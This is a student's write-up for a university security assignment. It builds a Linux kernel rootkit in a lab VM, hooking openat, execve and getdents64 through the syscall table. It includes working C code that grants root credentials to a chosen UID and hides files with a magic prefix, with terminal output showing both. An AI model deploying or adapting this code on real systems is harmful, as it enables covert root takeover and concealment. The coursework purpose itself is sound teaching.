COMP4108A Assignment 2

Jadelin Liske

101194271


Jadelin Liske 101194271

PART A

Question 3:

How:

I found the command: https://infosecwriteups.com/linux-kernel-module-rootkit-syscall-table-hijacking-8f1bc0bd099c




```
root@COMP4108-a2:/home/student/a2# cat /proc/kallsyms | grep sys_call_table
ffffffffa86002a0 R x32_sys_call_table
ffffffffa86013c0 R sys_call_table
ffffffffa8602400 R ia32_sys_call_table
ffffffffc05ee3f8 b __sys_call_table     [rootkit]
```

What: ffffffffa86013c0

Question 4:

How: The question tells you

What:




```
 * and returns it as an unsigned long *
*/
unsigned long * get_syscall_table_bf(void){
  unsigned long *syscall_table;
  syscall_table = (unsigned long*)kallsyms_lookup_name("sys_call_table");
  return syscall_table;
}
```

Question 5:

How: make

What:




```
a2  a2.tar.gz
root@COMP4108-a2:/home/student# cd a2
root@COMP4108-a2:/home/student/a2# ls
eject.sh  insert.sh  Makefile  rootkit.c
root@COMP4108-a2:/home/student/a2# make
make -C /lib/modules/5.4.0-171-generic/build M=/home/student/a2 modules
make[1]: Entering directory '/usr/src/linux-headers-5.4.0-171-generic'
  CC [M]  /home/student/a2/rootkit.o
/home/student/a2/rootkit.c:74:14: warning: ‘magic_prefix’ defined but not used [-Wunused-variable]
   74 | static char* magic_prefix;
      |              ^~~~~~~~~~~~
/home/student/a2/rootkit.c:62:12: warning: ‘root_uid’ defined but not used [-Wunused-variable]
   62 | static int root_uid;
      |            ^~~~~~~~
  Building modules, stage 2.
  MODPOST 1 modules
  CC [M]  /home/student/a2/rootkit.mod.o
  LD [M]  /home/student/a2/rootkit.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.4.0-171-generic'
root@COMP4108-a2:/home/student/a2# ^C
root@COMP4108-a2:/home/student/a2#
```

Jadelin Liske 101194271

Question 6:

How: `./insert.sh`

What:




```
[    5.097780] Console: switching to colour dummy device 80x25
[    5.098251] [drm] Initialized cirrus 2.0.0 2019 for 0000:00:02.0 on minor 0
[    5.099026] fbcon: cirrusdrmfb (fb0) is primary device
[    5.174407] Console: switching to colour frame buffer device 128x48
[    5.180026] cirrus 0000:00:02.0: fb0: cirrusdrmfb frame buffer device
[ 4481.562548] systemd-journald[234]: File /var/log/journal/eefe54e120589226463d960200000376/user-1001.journal corrupted or un
cleanly shut down, renaming and replacing.
[11451.142419] rootkit: loading out-of-tree module taints kernel.
[11451.142491] rootkit: module verification failed: signature and/or required key missing - tainting kernel
[11451.143232] Rootkit module initializing.
[11451.159917] Rootkit module is loaded!
```

Question 7:

How: `./eject.sh`

What:



```
[    5.099026] fbcon: cirrusdrmfb (fb0) is primary device
[    5.174407] Console: switching to colour frame buffer device 128x48
[    5.180026] cirrus 0000:00:02.0: fb0: cirrusdrmfb frame buffer device
[ 4481.562548] systemd-journald[234]: File /var/log/journal/eefe54e120589226463d960200000376/user-1001.journal corrupted or un
cleanly shut down, renaming and replacing.
[11451.142419] rootkit: loading out-of-tree module taints kernel.
[11451.142491] rootkit: module verification failed: signature and/or required key missing - tainting kernel
[11451.143232] Rootkit module initializing.
[11451.159917] Rootkit module is loaded!
[11922.274565] Rootkit module is unloaded!
[11922.274568] Rootkit module cleanup copmlete.
root@COMP4108-a2:/home/student/a2#
```


Question 8:

How:

IN init_rootkit(void):

Uncommented original_openat = (t_syscall)__sys_call_table[__NR_openat]; and __sys_call_table[__NR_openat] = (unsigned long) new_openat; like stated in the comments


And called unprotect_memory(); to unprotect the memory and called protect_memory(); to protect memory



```
// Let's store the original functions so they can be restored later
 original_openat = (t_syscall)__sys_call_table[__NR_openat];

/*
 * TODO: NEEDED FOR PART A
 *  Unprotect the memory by calling the appropriate function
*/

  unprotect_memory();

/*
 * TODO: NEEDED FOR PART A
 *  Uncomment after completing the unprotect and protect TODO's
*/

// Let's hook openat() for an example of how to use the framework
  __sys_call_table[__NR_openat] = (unsigned long) new_openat;

/*
 * TODO: NEEDED FOR PARTS B AND C
 *  Hook your new execve and getdents functions after writing them
*/

// Let's hook execve() for privilege excalation
// Let's hook getdents() to hide our files

/*
 * TODO: NEEDED FOR PART A
 *  Protect the memory by calling the appropriate function
*/
  protect_memory();
```


Jadelin Liske 101194271

IN cleanup_rootkit(void):
called unprotect_memory(); to unprotect the memory and called protect_memory(); to protect memory and uncommented __sys_call_table[__NR_openat] = (unsigned long)original_openat;




```
static void __exit cleanup_rootkit(void){
  printk(KERN_INFO "Rootkit module is unloaded!\n");

  /*
   * TODO: NEEDED FOR PART A
   *  Unprotect the memory by calling the appropriate function
  */

    unprotect_memory();

  /*
   * TODO: NEEDED FOR PART A
   *  Uncomment after completing the unprotect and protect TODO's
  */
  // Let's unhook and restore the original openat() function
    __sys_call_table[__NR_openat] = (unsigned long)original_openat;

  /*
   * TODO: NEEDED FOR PARTS B AND C
   *  Unhook and restore the execve and getdents functions
  */

  // Let's unhook and restore the original execve() function
  // Let's unhook and restore the original getdents() function

  /*
   * TODO: NEEDED FOR PART A
   *  Protect the memory by calling the appropriate function
  */

    protect_memory();

  printk(KERN_INFO "Rootkit module cleanup copmlete.\n");
}
```

What:



```
root@COMP4108-a2:/home/student/a2# make
make -C /lib/modules/5.4.0-171-generic/build M=/home/student/a2 modules
make[1]: Entering directory '/usr/src/linux-headers-5.4.0-171-generic'
  CC [M]  /home/student/a2/rootkit.o
/home/student/a2/rootkit.c:74:14: warning: ‘magic_prefix’ defined but not used [-Wunused-variable]
   74 | static char* magic_prefix;
      |              ^~~~~~~~~~~~
/home/student/a2/rootkit.c:62:12: warning: ‘root_uid’ defined but not used [-Wunused-variable]
   62 | static int root_uid;
      |            ^~~~~~~~
  Building modules, stage 2.
  MODPOST 1 modules
  CC [M]  /home/student/a2/rootkit.mod.o
  LD [M]  /home/student/a2/rootkit.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.4.0-171-generic'
root@COMP4108-a2:/home/student/a2# sudo insmod rootkit.ko suffix=".txt"
root@COMP4108-a2:/home/student/a2# cat /home/student/a2/test.txt
this is a test
```



```
root@COMP4108-a2:/home/student/a2# tail /var/log/syslog
Oct 14 04:17:01 COMP4108-a2 CRON[2227]: (root) CMD (   cd / && run-parts --report /etc/cron.hourly)
Oct 14 04:27:32 COMP4108-a2 kernel: [15082.908518] Rootkit module is unloaded!
Oct 14 04:27:32 COMP4108-a2 kernel: [15082.908522] Rootkit module cleanup copmlete.
Oct 14 04:27:38 COMP4108-a2 kernel: [15088.934172] Rootkit module initializing.
Oct 14 04:27:38 COMP4108-a2 kernel: [15088.950765] Rootkit module is loaded!
Oct 14 04:31:41 COMP4108-a2 kernel: [15331.068820] Rootkit module is unloaded!
Oct 14 04:31:41 COMP4108-a2 kernel: [15331.068823] Rootkit module cleanup copmlete.
Oct 14 04:32:11 COMP4108-a2 kernel: [15361.966534] Rootkit module initializing.
Oct 14 04:32:11 COMP4108-a2 kernel: [15361.982610] Rootkit module is loaded!
Oct 14 04:32:18 COMP4108-a2 kernel: [15368.239986] openat() called for /home/student/a2/test.txt
root@COMP4108-a2:/home/student/a2#
```

Question 9:

P2: Safe Defaults

Sensitive acts should require particular authorization and systems should automatically prohibit access so if a component fails it should prohibit access to prevent the exploitation by unauthorized users

this stops rootkits from using typically left unchanged default settings or open permissions, in circumstances where defaults are not changed, it becomes more difficult for attackers to utilize vulnerabilities to install rootkits by guaranteeing systems fail properly

P13: Defense-in- Depth

from network defences to application-level safeguards, Defense-in- Depth would implement several layers of security to guard against rootkit

because even if one security check fails, there are multiple other checks it still needs to go through; layers like behavioural analysis and malware detection can still find the rootkit

PART B

Question 1:

How:

```
#include <linux/linkage.h>
```

Included for asmlinkage

```
asmlinkage long new_execve(const struct pt_regs* regs) {
    // Declare our return value and variables
    long ret;
    char *filename;
    kuid_t uid;
    struct cred *newCreds;

    // Allocate memory for filename
    filename = kmalloc(4096, GFP_KERNEL); // allocate kernel memory (based on new_openat)
    if (!filename) { //testing
        printk(KERN_ERR "kmalloc failed");
        return -ENOMEM; //error handling if system out of memory :(
    }
```

Use `kmalloc` to allocate kernel memory to store the EX filename

structure of new_openat is very heavily referenced for here

```
    // copy filename from user space (based on new_openat)
    if (strncpy_from_user(filename, (void*)regs->di, 4096) < 0) {
        printk(KERN_ERR "strncpy_from_user failed"); //testing
        kfree(filename);
        return -EFAULT; //problem with user-space memory access, not with kernel memory prevents kernel from
crashing lol
    }

    // log file being executed
    printk(KERN_INFO "Executing %s\n", filename);

    // log effective current UID
    uid = current_euid();
    printk(KERN_INFO "Effective UID %d\n", uid.val);

    // Check if the effective UID matches root_uid
    if (uid.val == root_uid) {
        // new credentials with root privileges
        newCreds = prepare_kernel_cred(NULL);
        if (newCreds) {
            if (commit_creds(newCreds) < 0) {
                printk(KERN_ERR "commit_creds failed\n"); //for testing
            }
        } else {
            printk(KERN_ERR "prepare_kernel_cred NULL\n"); //for testing
        }
    }
```


Using `strncpy_from_user`, we safely copy the filename from user space to kernel space

If the eUID matches the `root_uid`, we elevate the user's privileges.

now we modify the credentials using `prepare_kernel_cred` and `commit_creds`, granting the process root privileges (related to the concept of the Setuid Bit and eUID from our readings where a program can run with the file owner's privileges.)


Question 2:

How:



```
#!/bin/bash

# Specify the extension suffix for the openat hook code
SUFFIX=.txt
USER_UID=1001

# Insert the rootkit module, providing some parameters
sudo insmod rootkit.ko suffix=$SUFFIX root_uid=$USER_UID

```

What:



```
student@COMP4108-a2:~/a2$ whoami
student
student@COMP4108-a2:~/a2$ ./insert.sh
[sudo] password for student:
student@COMP4108-a2:~/a2$ whoami
root
```

PART C

Question 1:

How:

```
  // allocate kernel buffer
  kdirentBuffer = kmalloc(8192, GFP_KERNEL);
  if (!kdirentBuffer) {
      printk(KERN_ERR "kmalloc failed"); // for testing
      return -ENOMEM; //error handeling if system out of memory
  }
```

Used kmalloc to allocate a kernel buffer so as not to directly change user-space memory (following safe memory practices from Section 6.1)

```
  // Copy data from user space to kernel space
  if (copy_from_user(kdirentBuffer, (void __user *)regs->si, ret)) {
      printk(KERN_ERR "copy_from_user failed"); //for testing
      kfree(kdirentBuffer);
      return -EFAULT; //problem with user-space memory access, not with kernel memory prevents kernel from
crashing lol
  }
```

copy data from the user-space buffer (which is pointed to by regs->si) to our kernel buffer with the copy_from_user function.

needed because the kernel can't securely access user-space memory to move data from user space to kernel space. This is because straight access to user memory could cause race conditions or security holes like TOCTOU vulnerabilities.

Now we iterate over the directory entries and remove any that match `magic_prefix`:


```
while (offset < ret) {

      currentDirent = (struct linux_dirent64 *)((char *)kdirentBuffer + offset); //get pointer then name to the current
directory entry
      name = currentDirent->d_name;


      printk(KERN_INFO "entry: %s\n", name); //print the entry name

      //if the entry name starts with magic_prefix
      if (strncmp(name, magic_prefix, prefix_len) == 0) {
          printk(KERN_INFO "hiding: %s\n", name);

          offset += currentDirent->d_reclen; //go to next entry by increasing the offset with current entry
      } else {
          //keep the entry
          memmove((char *)kdirentBuffer + new_ret, currentDirent, currentDirent->d_reclen);
          new_ret += currentDirent->d_reclen; //updating for new buffer size
          offset += currentDirent->d_reclen; //next entry
      }
  }
```

Used a `while` loop to go through each directory item in the file, deciding if to hide the entry by using strncmp to compare the entry name to magic_prefix

I wanted to be specifically careful with `offset` and `new_ret` variables to prevent integer overflows (Section 6.2)

copy_to_user function moves our changed buffer back to the user-space buffer safely, changing the old data with the new data

What:



```
student@COMP4108-a2:~/a2$ sudo tail /var/log/syslog
Oct 15 19:19:35 COMP4108-a2 kernel: [ 1208.876051] entry: .rootkit.mod.cmd
Oct 15 19:19:35 COMP4108-a2 kernel: [ 1208.876054] entry: $sys$_lol_hidden.txt
Oct 15 19:19:35 COMP4108-a2 kernel: [ 1208.876057] entry: Module.symvers
Oct 15 19:19:35 COMP4108-a2 kernel: [ 1208.876059] entry: rootkit.mod
Oct 15 19:20:23 COMP4108-a2 kernel: [ 1257.031003] Executing /usr/bin/sudo
Oct 15 19:20:23 COMP4108-a2 kernel: [ 1257.031007] Effective UID 1001
Oct 15 19:20:23 COMP4108-a2 kernel: [ 1257.038363] getdents64() hook invoked.
Oct 15 19:20:23 COMP4108-a2 kernel: [ 1257.038366] entry: ..
Oct 15 19:20:23 COMP4108-a2 kernel: [ 1257.038369] entry: README
Oct 15 19:20:23 COMP4108-a2 kernel: [ 1257.038371] entry: .
```


(I took this screenshot after doing part 2 by accident.)

Question 2:

How:

edited the `insert.sh` script and set the `magic_prefix` parameter to `$sys$`
created a file called `$sys$_lol_hidden.txt`
Then followed the directions of the assignment for the output

What:



```
student@COMP4108-a2:~/a2$ ls -l
total 76
-rw-rw-r-- 1 student student     0 Oct 15 19:03 '$sys\$_lol_hidden.txt'
-rw-rw-r-- 1 student student     0 Oct 15 19:02 '$sys$_lol_hidden.txt'
-rwxrwxr-x 1 student student   107 Feb  1  2024  eject.sh
-rwxrwxr-x 1 student student   257 Oct 15 18:39  insert.sh
-rw-rw-r-- 1 student student   174 Feb  1  2024  Makefile
-rw-rw-r-- 1 root    root       28 Oct 15 18:43  modules.order
-rw-rw-r-- 1 root    root        0 Oct 15 18:43  Module.symvers
-rw-rw-r-- 1 student student  8404 Oct 15 18:43  rootkit.c
-rw-rw-r-- 1 root    root    12952 Oct 15 18:43  rootkit.ko
-rw-rw-r-- 1 root    root       28 Oct 15 18:43  rootkit.mod
-rw-rw-r-- 1 root    root     1430 Oct 15 18:43  rootkit.mod.c
-rw-rw-r-- 1 root    root     4408 Oct 15 18:43  rootkit.mod.o
-rw-rw-r-- 1 root    root     9880 Oct 15 18:43  rootkit.o
-rw-r--r-- 1 root    root       15 Oct 14 04:26  test.txt
student@COMP4108-a2:~/a2$ sudo ./insert.sh
[sudo] password for student:
student@COMP4108-a2:~/a2$ ls -l
total 76
-rw-rw-r-- 1 student student     0 Oct 15 19:03 '$sys\$_lol_hidden.txt'
-rwxrwxr-x 1 student student   107 Feb  1  2024  eject.sh
-rwxrwxr-x 1 student student   257 Oct 15 18:39  insert.sh
-rw-rw-r-- 1 student student   174 Feb  1  2024  Makefile
-rw-rw-r-- 1 root    root       28 Oct 15 18:43  modules.order
-rw-rw-r-- 1 root    root        0 Oct 15 18:43  Module.symvers
-rw-rw-r-- 1 student student  8404 Oct 15 18:43  rootkit.c
-rw-rw-r-- 1 root    root    12952 Oct 15 18:43  rootkit.ko
-rw-rw-r-- 1 root    root       28 Oct 15 18:43  rootkit.mod
-rw-rw-r-- 1 root    root     1430 Oct 15 18:43  rootkit.mod.c
-rw-rw-r-- 1 root    root     4408 Oct 15 18:43  rootkit.mod.o
-rw-rw-r-- 1 root    root     9880 Oct 15 18:43  rootkit.o
-rw-r--r-- 1 root    root       15 Oct 14 04:26  test.txt
```